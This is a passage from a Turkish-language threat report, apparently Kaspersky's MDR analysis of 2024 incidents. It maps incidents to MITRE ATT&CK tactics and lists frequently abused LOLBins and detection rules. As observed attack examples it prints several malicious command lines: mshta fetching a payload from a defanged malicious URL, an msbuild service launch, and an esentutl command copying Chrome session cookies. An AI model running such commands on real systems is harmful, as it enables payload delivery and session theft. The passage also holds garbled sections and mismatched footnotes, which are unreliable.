Yürütme**

Özel saldırı araçlarının başlatılması gürültülü olma eğiliminde olduğundan, en fazla sayıda yüksek şiddetli olaylar bu aşamada tespit edilmiştir. Genel olarak, olayın ciddiyeti, yürütülen zararlı aracın sınıflandırmasına göre belirlenir.

**TA0003:
Kalıcılık**

Bu aşamadaki olaylara erişilebilirlik özelliklerinin değiştirilmesi, şüpheli veya güvenli olmayan ağ kaynakları konfigürasyonları ve ön yükleme kitleri içermektedir. Yüksek şiddet aktif bir insan saldırganın olaya karıştığına dair açık kanıtlar olduğunda belirlenir. Orta ve düşük şiddetli olaylar potansiyel etkiye bağlı olarak kayıt edilir. Burada belirlenen düşük şiddetli olayların çoğunluğu yerel yönetici veya misafir hesaplarının etkinleştirilmesi gibi hesap manipülasyonunu içerir.

**TA0004:
Ayrıcalıkların
Artırılması**

Bu taktiğin en erken uygulandığı olayların büyük çoğunluğunda bir hesabı Alan Adı Yöneticileri, Kurumsal Yöneticiler gibi çeşitli ayrıcalıklı gruplara eklenir. Bu ister ayrı dosyalar isterse EPP tarafından sistem hafızasına zaten yüklenmiş olsun tespit edilen ve ayrıcalık yükseltme için özel araçların kullanımıyla ilgili olayları içerir. Bu aynı zamanda UAC'yi pas geçmek için yapılan denemeler veya UAC konfigürasyonlarında yapılan değişiklikler ve zayıf nokta sürücülerinin tespitini içerir.

**TA0005:
Savunmacı
Kaçınma**

Bu aşamada olayların nispeten küçük bir yüzdesi tespit edilir, ancak tespit edilen faaliyetlerin çeşitliliği çok geniştir. Örnek olarak şunlar verilebilir: bir ana bilgisayar üzerindeki SPN ayarları, meşru Windows bileşenleri olarak görülen programlanmış görevler, günlük silme, sürücü dijital imzası kontrollerinin değiştirilmesi, farklı LOLBin'lerin¹¹ kullanımı ve uç nokta konfigürasyonlarının değiştirilmesi için yapılan denemeler. Tespit edilen teknikler ve araçlar nadiren meşru aktivitelerle ilişkilendirildiğinden, buradaki yanlış pozitiflerin oranı en düşüktür.

11 Meşru Araçların Kullanılması (LotL) İkilipleri, Komut Dosyaları ve Kütüphaneleri

**TA0006:
Kimlik Bilgisi Erişimi**

Bu taktik ile ilgili olan olayların büyük çoğunluğu LSASS işlem hafızasına erişim için yapılan denemeler, hassas kayıt bölümlerinin dökümü, farklı türden tuş kaydedicilerin tespiti ve kaba kuvvet veya parola püskürtme denemeleridir. Önceki durumda olduğu gibi, burada tespit edilen olaylar, bazı teyit edilmiş siber uygulama türleri hariç olmak üzere, nadiren hatalı uyarıdır.

**TA0007:
Bulma**

Bu aşamadaki tespit çok sayıda hatalı uyarı ile ilişkilidir, bu nedenle uyarıya dönüşen az sayıda ilgili IoA'lar (Saldırı Göstergeleri) vardır. Mevcut olaylar genel olarak örneğin Bloodhound¹² gibi özelleştirilmiş araçların kullanımının tespiti veya Active Directory konfigürasyonu keşfi veya iç ağ taramalarının farklı türleri ile ilgilidir.

**TA0008:
Yanal Hareket**

Yanal Hareket düşük bir hatalı uyarı oranı gösterdiğinden, yeni IoA'ların (Saldırı Göstergeleri) geliştirilmesini planlamak için umut verici bir taktiktir. 2024'teki olayların büyük çoğunluğu ağdan uzaktan yararlanma girişimleriyle ilgiliydi. Aynı zamanda meşru kimlik bilgileri kullanan şüpheli ağ girişlerinin tespitine bağlı farklı anormallikler de bu kategoride yer alır.

**TA0009:
Toplama**

Bu aşamada gözlemlenen aktivite özel araçların tespitine dayalıdır. Bazı olaylar ayrıca makine öğrenimi kullanarak çalışan anormallik tespit motorunu tarafından tanımlanmıştır.

**TA0010:
Sızdırma**

2024 yılında, sadece birkaç olay bu aşamaya ulaşmıştır. En yaygın senaryo standart uygulama katman protokolü kullanan C2 kanalı¹³ üzerinden T1041: Sızdırma olduğundan dolayı tespit edilen olayları TA0011'den ayırmak aşırı derecede zordur. Örneğin sızdırma içeren bir aksiyon içerdiğini gösteren belirli komut satırı aktivitesi gibi net bir kanıt olduğunda olaylar bu taktik ile ilişkilendirilmiştir.

**TA0011:
Komuta ve
Kontrol**

Bu aşamadaki tespitlerin büyük çoğunluğu Tehdit İstihbaratı: kötü amaçlı bir kaynağa erişim temelinde yapılmıştır. Olayın ciddiyeti C2'nin bilinen amacına göre belirlenir: eğer bir APT ile ilişkiliyse, olay yüksek şiddetli olarak sınıflandırılır. Cobalt Strike¹⁴, Sliver¹⁵, MSF¹⁶, vb. gibi bilinen C&C çerçevelerinin tespitleri de bu kategoriye girer.

**TA0040:
Etki**

Bu taktikte, çoğu olay, daha önce tespit ve yanıt mümkün olmadığında belirli zararlı yazılımların tespit edilmesiyle belirlenir. 2024 yılında, bu aşamaya ulaşan olayların büyük çoğunluğu kripto madencilerinin veya fidye yazılımlarının tespit edilmesiyle ilgiliydi.

¹² MITRE ATT&CK. S0521 BloodHound

¹⁵ MITRE ATT&CK. S0521 BloodHound

¹³ MITRE ATT&CK. T1041 C2 Kanalı Üzerinden Sızdırma

¹⁶ MITRE ATT&CK. T1041 C2 Kanalı Üzerinden Sızdırma

¹⁴ MITRE ATT&CK. S0154 Cobalt Strike



Saldırgan taktikleri ve tespit teknolojileri


Kaspersky MDR farklı sensörler kullanır: **Endpoint Protection Platform (EPP)**, **Ağ Yetkisiz Erişim Algılama Sistemi (NIDS)**, **Sandbox (SB)**. Son iki sensör Kaspersky Anti Targeted Attack'ın (KATA) bir parçasıdır.

Bu raporun amaçları doğrultusunda, EPP'nin bir parçası olan IDS kararları uç nokta uyarıları olarak sayılmaktadır.

Birçok durumda, olaylar çoklu sensör türlerini kullanarak tespit edilmiştir. Bununla birlikte, aşağıdaki diyagramın amaçlarına uygun olarak, sadece ilk tespit edilen ve SOC analisti tarafından olayı oluşturmak için kullanılan uyarıyı sayıyoruz. Sonuç olarak, EPP tarafından tespit edilen olayların çoğunluğunun bunların KATA'nın bir parçası olarak IDS veya Sandbox tarafından tespit edilemeyeceği anlamına gelmesi gerekli değildir. Olay istatistikleri uç nokta sensörünün örneğin TA0040: Etki veya TA0006: Kimlik Bilgileri Erişimi gibi en görünür tespit yöntemi olarak görüldüğü senaryolarda bile EPP'yi tamamlar. Aşağıdaki diyagram, başlangıçta farklı sensör türleri tarafından tespit edilen olayların oranını göstermektedir:

Şekil 16

Farklı sensör türleri tarafından tespit edilen olayların oranı:



TA0001: İlk Erişim aşamasında Sandbox'un yüksek etkinliği ağ perimetresindeki kimlik avı saldırılarının KATA tarafından ortak kullanımından kaynaklanır. Ağ IDS'si TA0011: Komut ve kontrol aşamasında etkindir. Bu senaryolara ek olarak, IDS ağ taramalarını tespit etmede iyi derecede işe yarar, bu da TA0043: Keşif, TA0006: Kimlik Bilgileri Erişimi ve TA0007: Bulma aşamalarında bunun varlığını açıklar. TA0040 Etki üzerinde IDS tarafından tespit edilen az sayıdaki olay: kendisine ait uzak C2 ile bilinen iletişimlere dayanan zararlı yazılım tespitidir. C2 tespitleri TA0047: Kaynak Geliştirme taktiğinde IDS'nin varlığını da açıklamaktadır.

Uç noktada oluşan aşamalarda, TA0002: Yürütme'den TA0006: Kimlik Bilgileri Erişimi'ne kadar uç nokta sensörü ana tespit mekanizmasıdır. Ancak eğer genel ağ trafiği olan saldırı araçları kullanılırsa, bu olaylar aynı zamanda IDS kullanılarak da tespit edilebilir. Kripto madencilerinin (TA0040: Etki), ağ parolası kaba kuvvet denemeleri (TA0006: Kimlik Bilgileri Erişimi), ağ hizmeti uzak sömürü denemeleri (TA0001: İlk Erişim) örnek olarak verilebilir.

Uç nokta sensörü olarak kullanılan Kaspersky Endpoint Security kendinden ağ IDS'si ile donatılmış olduğundan, aynı zamanda TA0011: Komut ve Kontrol, TA0008: Yanal Hareket ve TA0010: Sızdırma gibi genellikle IDS ile ilişkili aşamalarda etkin bir şekilde çalışır.

Saldırgan teknikleri

Saldırılarda kullanılan araçlar

Saldırganlar, güvenliği ihlal edilmiş bir sisteme gönderimleri sırasında tespit edilme riskini en aza indirmek için yerleşik işletim sistemi araçlarını kullanır.

Tablo 2

En popüler LOLBin'ler ve kullanım sıklıkları

	Tüm olaylar	Yüksek şiddetli olaylar
powershell.exe	%1,64	%10,51
rundll32.exe	%0,81	%6,85
comsvcs.dll	%0,26	%3,82
reg.exe	%0,23	%2,07
msiexec.exe	%0,67	%1,59
certutil.exe	%0,15	%1,59
mshta.exe	%0,22	%1,43
msbuild.exe	%0,07	%1,27
esentutil.exe	%0,07	%1,27

Hemen hemen her olayda gözlemlenen en popüler LOLBinleri **powershell.exe**, **rundll32.exe** ve **reg.exe**'dir. PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe ve certutil.exe gibi örnekler 2023 MDR raporunda¹⁷ vurgulanmıştır.

Mshta.exe, T1218.005:Mshta¹⁸'de açıklandığı gibi vekil sunucu zararlı yürütme için kullanılır. 2024 yılından en yaygın örneklerinden biri şudur:

Şekil 21

Mshta.exe zararlı yükü indirir

C:\WINDOWS\Explorer.EXE

-> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuff.pro/sin/ mp4 # ☒ "I am not a robot - reCAPTCHA Verification ID: 21"

Mshta yürütmesi zararlı bir yük¹⁹ indiren ve bunu çalıştıran PowerShell'in daha sonra başlatılmasına yol açmıştır.

¹⁷ Kaspersky MDR analyst raporu, 2023

¹⁹ Qualys Topluluğu. Lumma Stealer'in Maskesini Düşürmek: Sahte CAPTCHA ile Aldatıcı Taktiklerin Analizi

¹⁸ MITRE ATT&CK. T1218.005 Sistem İkili Vekil Sunucu Yürütme: Mshta

Msbuid.exe, T1127.001: MSBuild²⁰'de açıklandığı gibi bunu vekil sunucu yapan bir yükü derlemek ve çalıştırmak için kullanılmıştır. Genel bir örnek aşağıda gösterilmektedir, bu örnek msbuild.exe yürütmesi için belirtilen ikili yama içeren bir sistem hizmeti (T1543.003: Windows Hizmeti²¹) üzerinden zararlı yazılım varlığını göstermektedir.

Şekil 22

Msbuid.exe, Windows hizmeti olarak zararlı yürütme için kullanılır

Kayıt defteri anahtarı: HKLM\SYSTEM\ControlSet001\Services\cbxC
ImagePath (Komut): cmd.exe /c start cmd /v: /on /c "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Msbuid.exe C:\ProgramData\ZIPp.csproj"

Microsoft JET veri tabanları ile çalışan Esentutl.exe²² ikilisi, NTFS alternatif veri akışları dahil olmak üzere ikilileri kopyalamak ve indirmek için kullanılır. Aşağıdaki örnek komut, açık tarayıcı oturumu verisi içeren bir dosyanın (.\Network\Cookies) kopyalanmasını gösterir. Saldırganlar bu dosyayı çevrimiçi kaynaklarla kimlik doğrulama iletişimlerini kesmek için kullanabilir.

Şekil 23

Esentutl.exe dosyaların kopyalanması için 1.bat'ten başlatılmıştır

c:\windows\svcbatch.exe c:\windows\1.bat
L--> esentutl.exe /y /vss C:\Users\\AppData\Local\Google\Chrome\userdata~1\profil~1\Network\Cookies /d c:\users\public\

2024 yılında, **msedge.exe**²³ rapor edilen olaylarda sıklıkla görülmeye devam etti, bu da kurbanın indirme kaynaklı saldırılara maruz kalması veya kimlik avı bağlantıları üzerine tıklayarak kullanıcıları içeren nispeten çok sayıda olay olduğunu göstermektedir.

Aşağıda kimlik avı e-postasından kaynaklanan tipik bir yürütme örneği yer almaktadır.

Şekil 24

Outlook e-posta istemcisinden gelen zararlı ekten gelen Msedge.exe, kötü amaçlı siteye erişmeye çalıştı

(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
└─(PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\\AppData\Local\Microsoft\Windows\NetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP RA User ID details.pdf"
└─(PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/sc/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxm4pk cendo8qzgx&e=2&st=d0e86ec1&dl=0

Şekil 25

Kullanıcının msedge.exe tarafından ziyaret etmeye çalıştığı zararlı site örneği

hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Kategori: Zararlı yazılım sitesi

20 MITRE ATT&CK. T1127.001 Güvenilir Geliştirici Yardımcı Programları Proxy Yürütme: MSBuild

22 MITRE ATT&CK. S0404 esentutl

21 MITRE ATT&CK. T1543.003 Sistem İşlemi Oluşturma veya Değiştirme: Windows Hizmeti

23 Github. Msedge.exe

MITRE ATT&CK® olayları sınıflandırması

MDR'de kullanılan loA'lar (Saldırı Göstergeleri) MITRE ATT&CK® teknikleriyle eşleştirilmiştir. Tespit kalitesinden emin olmak için, tespit mühendisliği ekibi her bir loA'nın dönüşümü ve katılımını değerlendirir, bu da bu metriklerin ayrıca MITRE ATT&CK® teknikleri için hesaplanmasını sağlar. En yüksek dönüşüm oranlarına sahip sekiz teknik aşağıda listelenmiştir ve ısı haritası gözlemlenen tekniklerin katkısını göstermektedir. Düşük dönüşüm oranları, uygulamada, kullanılan önleyici güvenlik tedbirleri nedeniyle, saldırganların tanımlanan teknikleri uygulamaya yönelik tüm girişimlerinin eyleme dönüştürülebilir bir olayla sonuçlanmaması ile açıklanmaktadır.

Tablo 3

En yüksek dönüşümlü teknikler

T1078: Geçerli Hesaplar	%34,82	Alan ve yerel hesaplar saldırganlar tarafından genellikle güvenlik çözümlerini atlamak ve daha sonra ele geçirilmiş bir sistemde kalıcılık kazanmak için kullanılır. Son zamanlarda, hırsız yazılımlar daha popüler hale geldi, bu da muhtemelen bu tekniğin özellikle iyi hazırlanmış hedefli saldırılarda bu kadar yaygın olmasının nedenidir.
T1098: Hesap Manipülasyonu	%30,30	Ayrıcalıklı hesaplar ve gruplar genellikle iyi kontrol edilir, ancak buna rağmen saldırganlar genellikle devre dışı bırakılmış hesapları etkinleştirir ve/veya gruplara üye ekler.
T1566.002: Mızraklı Kimlik Avı Bağlantısı	%24,50	Kimlik avı, ilk erişimi elde etmek için kullanılan en popüler tekniktir. 2024 yılında, popülaritesi 2023'ten daha da yüksek bir dönüşüm oranı ile devam etti. Ekler önceki yıllara göre daha yaygındı.
T1110.001: Parola Tahmin Etme	%22,18	Parola tahmin etme ağ sensörleri ve uç nokta araçları tarafından etkili bir şekilde tespit edilse de, bu teknik hem güvenlik değerlendirme projelerinde hem de gerçek saldırılarda hala popülerdir.
T1210: Uzaktan Hizmetlerin İstismarı	%20,62	RCE istismar girişimleri, hem ilk erişimi elde etmek hem de yanal hareketi kolaylaştırmak için olaylarda çok yaygındır.
T1547.001: Kayıt Defteri Çalıştırma Anahtarları / Başlangıç Klasörü	%17,58	Bu, olayın şiddetine bakılmaksızın en popüler kalıcılık tekniğidir. Meşru konfigürasyondan ayırt edilmesi zor olan ve ilave içerik içermeyen LotL ²⁴ araçları ile birlikte standart işletim sistemi (OS) mekanizmalarını geliştirir.
T1021: Uzaktan Hizmetler	%17,14	Bu, T1078: Geçerli Hesaplar ile birlikte çeşitli olay türlerinde sıklıkla kullanılan ikinci en popüler yanal hareket tekniğidir.
T1071.002: Dosya Aktarım İletişim Kuralları	%14,78	2024 yılında, bu teknik ilk kez ilk 8 etkileşim listesinde yer aldı. FTP ve SMB genellikle meşru amaçlar için kullanılır, bu da onları zararlı aktiviteleri gizlemek için cazip bir seçenek haline getirir.

24 Kaspersky ansiklopedisi. Meşru Araçların Kullanılması (LotL) saldırısı

En sık tetiklenen tespit kuralları

2024 yılında MDR, sıfır olmayan dönüşümlere sahip 803 benzersiz senaryo tespit etmiştir. Bu bölümde, tüm tespitlerin %37'sinden fazlası için birlikte dikkate alınan en sık tetiklenen senaryolara bakacağız ve olayın şiddet seviyesine bağlı olarak bunların katkılarını analiz edeceğiz.

2023 raporumuzda loA'ları iki bölümde listeledik: İşletim sistemi (OS) tabanlı olaylar ve XDR telemetrisi. Ancak, bu yıl tetiklenen kuralların büyük kısmı ana tespit yönteminden ziyade genel olarak ilave içerik olarak hizmet sıran OS (İşletim sistemi) tabanlı loA'lar içeren XDR telemetrisine bağlıydı.

Tablo 4

En yüksek dönüşümlü teknikler

Algılama senaryosu	Yorumlar	Gerekli telemetri ve zenginleştirme	Şiddet derecesine göre katkı
Hassas kayıt bölümleri dökümü	Bu aktivite, EDR telemetrisinin yanı sıra şüpheli faaliyetlere ilişkin EPP kararları ile tespit edilir	- Kayıt erişimi - EPP şüpheli aktivite tespiti	Yüksek: %26,91 Orta: %1,21 Düşük: %1,59
Bellek üzerinde EPP tespiti	Sistem sürecinde veya bellekteki bir bölümde EPP tespiti	EPP tespiti	Yüksek: %17,04 Orta: %2,45 Düşük: %0,66
Hizmet olarak yürütülen sistem süreci	Rastgele kod içeren şüpheli hizmet oluşturuldu veya çalıştırıldı	- Otomatik çalıştırma girişleri - OS (İşletim sistemi) sistemi olayları - İşlem başlangıcı	Yüksek: %16,88 Orta: %0,58 Düşük: %0,12
Kötü amaçlı bir ana bilgisayara erişim girişi	Kötü itibara sahip bir ana bilgisayara erişme girişi	- EPP tespiti - HTTP bağlantısı - Ağ bağlantısı - DNS isteği - Hedef ana bilgisayarın itibarı	Yüksek: %12,26 Orta: %7,96 Düşük: %13,21
Şüpheli sistem bellek dökümü	Kimlik bilgileri erişimi için sistem belleği dökümü (örneğin, LSASS bellek dökümü ²⁵)	- EPP tespiti - LSASS süreç erişimi - Komut satırı içeren herhangi bir telemetri olayı	Yüksek: %11,94 Orta: %0,99 Düşük: %1,24
Kötü üne sahip bir nesnenin piyasaya sürülmesi ²⁶	Herhangi bir dosya başlatma senaryosu, komut dosyası, kötü üne sahip bir ofis belgesi açma	- Olayı başlatan süreci içeren herhangi bir telemetri olayı - Dosya \ komut dosyası \ ofis belgesinin itibarı	Yüksek: %10,83 Orta: %6,51 Düşük: %1,62
Ayrıcalıklı alan grubuna ekli kullanıcı	OS (İşletim Sistemi) olaylarına dayalı. Kritik grup üyeliği değiştirildi	OS (İşletim sistemi) hesap manipülasyonu olayları	Yüksek: %8,76 Orta: %7,05 Düşük: %0,87

25 MITRE ATT&CK. T1003.001 OS (İşletim Sistemi) Kimlik Bilgileri Dökümü: LSASS Bellek

26 Kaspersky Çevrimiçi Dosya İtibarı

Algılama
senaryosu

Yorumlar

Gerekli telemetri ve
zenginleştirmeŞiddet
derecesine
göre katkıOlağan dışı hizmet
kurulumuOS (İşletim Sistemi) olaylarına dayalı. Kullanılan
bir saldırı aracının işareti olan bir hizmetin
yüklenmesi

Hizmet yükleme olayları

Yüksek: %6,69
Orta: %0,23
Düşük: %0,09Uzaktan
gerçekleştirilen
işlemİşlem, ağ oturum açma türüne sahip bir
hesapta gerçekleştirildiİşlem başlangıcı
Bölüm yüküYüksek: %5,57
Orta: %0,17
Düşük: %0,17Komut satırında
kötü amaçlı URL
bulunduHerhangi bir telemetri olayının herhangi bir
olay alanında (en yaygın senaryo — komut
satırı, ki bu kuralın adını açıklar), URL ayrıştırıldı
ve ardından itibarı ve herhangi bir eşleşme için
mevcut TI ile kontrol edildi

URL tanınırlığı

Yüksek: %4,94
Orta: %5,24
Düşük: %1,47Impacket²⁷
kullanarak yürütmeImpacket araçları kullanılarak uzaktan
yürütmeBir komut satırı içeren herhangi bir
telemetri olayı
EPP şüpheli aktivite tespitiYüksek: %4,62
Orta: %0,13

APT ile ilgili tespit

İlgili EPP kararlarının listesi

EPP tespiti

Yüksek: %3,50
Orta: %2,21
Düşük: %1,15

IDS tespiti

KATA tespitinin bir parçası olarak ağ IDS'leri

Ağ IDS tespitleri

Yüksek: %1,11
Orta: %15,70
Düşük: %1,01

Sandbox algılama

KATA tespitinin bir parçası olarak sandbox'un
tetiklenmesi. Şüpheli nesne için kesin bir EPP
kararı yoktur

Koruma kararı

Nesne için EPP kararı

Orta: %18,25
Düşük: %0,66

Anahtar — Kaspersky

Ski xjt begl he oestne
hx cirnkoqtsqtne?Kaojgtqegx! Jtn HPN oenucse sjhacieo
Injksqcue qbnkq btiqciy, kpukisep
qbnkq ciqeggcyaise kip nklcp qbnkq
neoljioe qj pegcuen gekpciy-epye
Injqesqcji qbkq feelo sxaensnchcikgo jtg
kip xjtn atocieoo okre.

27 Github. Impacket

Tekniklerin ısı haritası

TA0001: İlk Erişim	TA0002: Yürütme	TA0003: Kalıcılık	TA0004: Ayrıcalıkların Artırılması	TA0005: Savunmacı Kaçınma	TA0006: Kimlik Bilgisi Erişimi	TA0007: Bulma
T1566: Kimlik Avı	T1204: Kullanıcı Yürütme	T1098: Hesap Manipülasyonu	T1055: Süreç Enjeksiyonu	T1036: Maskeleye	T1003: İşletim Sistemi Kimlik Bilgisi Dökümü	T1087: Hesap Bulma
T1078: Geçerli Hesaplar	T1059: Komut ve Komut Dosyası Yorumlayıcısı	T1547: Önyüklemeye veya Oturum Açma Otomatik Başlatma Yürütmesi	T1548: Kötüye Kullanım Yükseklik Kontrol Mekanizması	T1027: Gizlenmiş Dosyalar veya Bilgiler	T1110: Kaba Kuvvet	T1046: Ağ Hizmeti Bulma
T1190: Kamuya Açık Uygulamalardan Yararlanma	T1569: Sistem Hizmetleri	T1505: Sunucu Yazılım Bileşeni	T1068: Ayrıcalık Yükseltme için İstismar	T1562: Savunmalara Zarar Verme	T1555: Parola Depolarından Kimlik Bilgileri	T1033: Sistem Sahibi / Kullanıcı Bulma
T1189: Aracı Üzerinden Tehlikeye Atma	T1053: Zamanlanmış Görev / İş	T1546: Olay Tetiklemeli Yürütme	T1484: Alan Adı veya Kiracı İlkesi Modifikasyonu	T1218: Sistem İkili Vekil Sunucu Yürütme	T1552: Teminatsız Kimlik Bilgileri	T1012: Sorgu Kayıt Defteri
T1091: Çıkarılabilir Medya Aracılığıyla Çoğaltma	T1047: Windows Yönetim Araçları	T1574: Yürütme Akışını Ele Geçirmek	T1134: Erişim Belirteci Manipülasyonu	T1112: Kayıt Defterini Değiştirme	T1558: Kerberos Biletlerini Çalma veya Taklit Etme	T1069: İzin Grupları Bulma
T1133: Harici Uzak Hizmetler	T1559: Süreçler Arası İletişim	T1543: Sistem Süreci Oluşturma veya Değiştirme		T1564: Eserleri Gizleme	T1649: Kimlik Doğrulama Sertifikalarını Çalma veya Taklit Etme	T1049: Sistem Ağ Bağlantıları Bulma
T1195: Tedarik Zincirini Tehlikeye Atma	T1203: Müşteri Yürütme için İstismar	T1136: Hesap Oluştur		T1553: Güven Kontrollerini Yıkma	T1056: Girdi Yakalama	T1016: Sistem Ağı Yapılandırma Bulma
T1200: Donanım Eklentileri	T1129: Paylaşılan Modüller	T1556: Kimlik Doğrulama Sürecini Değiştirme		T1620: Yansıtıcı Kod Yükleme	T1557: Ortadaki Adam Saldırısı	T1482: Alan Adı Güveni Bulma
T1659: İçerik Aktarımı	T1106: Yerel API	T1176: Tarayıcı Uzantıları		T1207: Sahte Alan Adı Denetleyicisi	T1212: Kimlik Bilgileri Erişimi için İstismar	T1018: Uzaktan Sistem Bulma
	T1072: Yazılım Dağıtım Araçları	T1197: BITS İşleri		T1070: Göstergenin Sökülmesi	T1040: Ağ Yoklama	T1082: Sistem Bilgisi Bulma
		T1137: Office Uygulaması Başlangıcı		T1014: Korsanlık Amaçlı Yazılım	T1606: Sahte Web Kimlik Bilgileri	T1007: Sistem Hizmeti Bulma
		T1037: Önyüklemeye veya Oturum Açma Başlatma Komut Dosyaları		T1550: Alternatif Kimlik Doğrulama Materyali Kullanma	T1187: Zorla Kimlik Doğrulama	T1615: Grup İlkesi Bulma
		T1205: Trafik Sinyalizasyonu		T1140: Dosyaların veya Bilgilerin Gizliliğini Kaldırma / Kodunu Çözme	T1539: Web Oturumu Çerezini Çalma	T1010: Uygulama Penceresi Bulma
		T1554: Ana Bilgisayar Yazılımı İkisini Tehlikeye Atma		T1211: Savunma Kaçaklığı için İstismar		T1057: Süreç Bulma
		T1542: Pre-OS Önyüklemeye		T1216: Sistem Komut Dosyası Proxy Yürütme		T1083: Dosya ve Dizin Bulma
				T1497: Sanallaştırma / Sandbox Kaçınma		T1135: Ağ Paylaşımı Bulma
				T1222: Dosya ve Dizin İzinlerinin Değiştirilmesi		T1217: Tarayıcı Bilgisi Bulma
				T1600: Şifrelemeyi Zayıflatma		T1124: Sistem Zaman Keşfi
				T1006: Doğrudan Birim Erişimi		T1518: Yazılım Keşfi
				T1127: Güvenilir Geliştirici Yardımcı Programları Proxy Yürütme		T1654: Günlük Sayımı
				T1220: XSL Komut Dosyası İşleme		T1120: Çevresel Aygıt Keşfi
						T1201: Parola İlkesi Bulma

■ %2-4 ■ %5-7 ■ %8-11 ■ >%12



TA0008: Yanal Hareket	TA0009: Toplama	TA0010: Sızdırma	TA0011: Komuta ve Kontrol	TA0040: Etki	TA0042: Kaynak Geliştirme	TA0043: Keşif
T1210: Uzaktan Hizmetlerin İstismarı	T1560: Toplanan Verileri Arşivleme	T1567: Web Hizmeti Üzerinden Sızdırma	T1071: Uygulama Katmanı Protokolü	T1565: Veri Manipülasyonu	T1588: Yetenekleri Elde Etme	T1595: Aktif Tarama
T1021: Uzaktan Hizmetler	T1005: Yerel Sistemden Gelen Veriler	T1041: C2 Kanalı Üzerinden Sızdırma	T1568: Dinamik Çözünürlük	T1561: Disk Silme	T1587: Yetenekleri Geliştirme	T1598: Bilgi için Kimlik Avı
T1570: Yanal Araç Transferi	T1114: E-posta Toplama	T1048: Alternatif Protokol Üzerinden Sızdırma	T1572: Protokol Tünelleme	T1496: Kaynak Kaçırma	T1608: Aşama Kabiliyetleri	T1590: Mağdur Ağ Bilgilerini Toplama
T1534: Dahili Hedef odaklı kimlik avı	T1119: Otomatik Toplama	T1011: Diğer Ağ Ortamı Üzerinden Sızma	T1105: Giriş Aracı Transferi	T1486: Etki için Şifrelenmiş Veriler	T1583: Altyapı Edinme	T1592: Mağdur Ana Bilgisayar Bilgilerini Toplama
T1563: Uzak Hizmet Oturum Kaçırma	T1113: Ekran Görüntüsü Yakalama	T1020: Otomatik Sızdırma	T1095: Uygulama Dışı Katman Protokolü	T1485: Veri İmhası	T1584: Altyapıyı Tehlikeye Atma	
T1080: Paylaşılan İçeriği Bozma	T1115: Pano Verileri	T1029: Zamanlanmış Transfer	T1090: Vekil sunucu	T1489: Hizmet Durdurma	T1586: Hesapları Tehlikeye Atma	
	T1125: Video Yakalama	T1030: Veri Aktarım Boyutu Sınırları	T1219: Uzaktan Erişim Yazılımı	T1531: Hesap Erişiminin Kaldırılması		
	T1025: Çıkarılabilir Medyadan Veri	T1052: Fiziksel Ortam Üzerinden Sızma	T1092: Çıkarılabilir Medya Aracılığıyla İletişim	T1499: Uç Nokta Hizmet Reddi		
	T1039: Ağ Paylaşımlı Sürücüsünden Gelen Veriler		T1102: Web Hizmeti	T1498: Ağ Hizmet Reddi		
	T1074: Veri Aşamalı		T1573: Şifreli Kanal	T1490: Sistem Kurtarmayı Engelleme		
	T1530: Bulut Depolama Alanından Veriler		T1571: Standart Olmayan Bağlantı Noktası	T1529: Sistem Kapatma / Yeniden Başlatma		
			T1001: Veri Gizleme			

%2-4 %5-7 %8-11 >%12

Anahtar – MDR

fkydh rdh kir kksve rw ordbdeuhj:
fkfeh ktdk wgfi wyqb'mq evqq
ymfbgg - rzg ktrjq wymw uaq'k
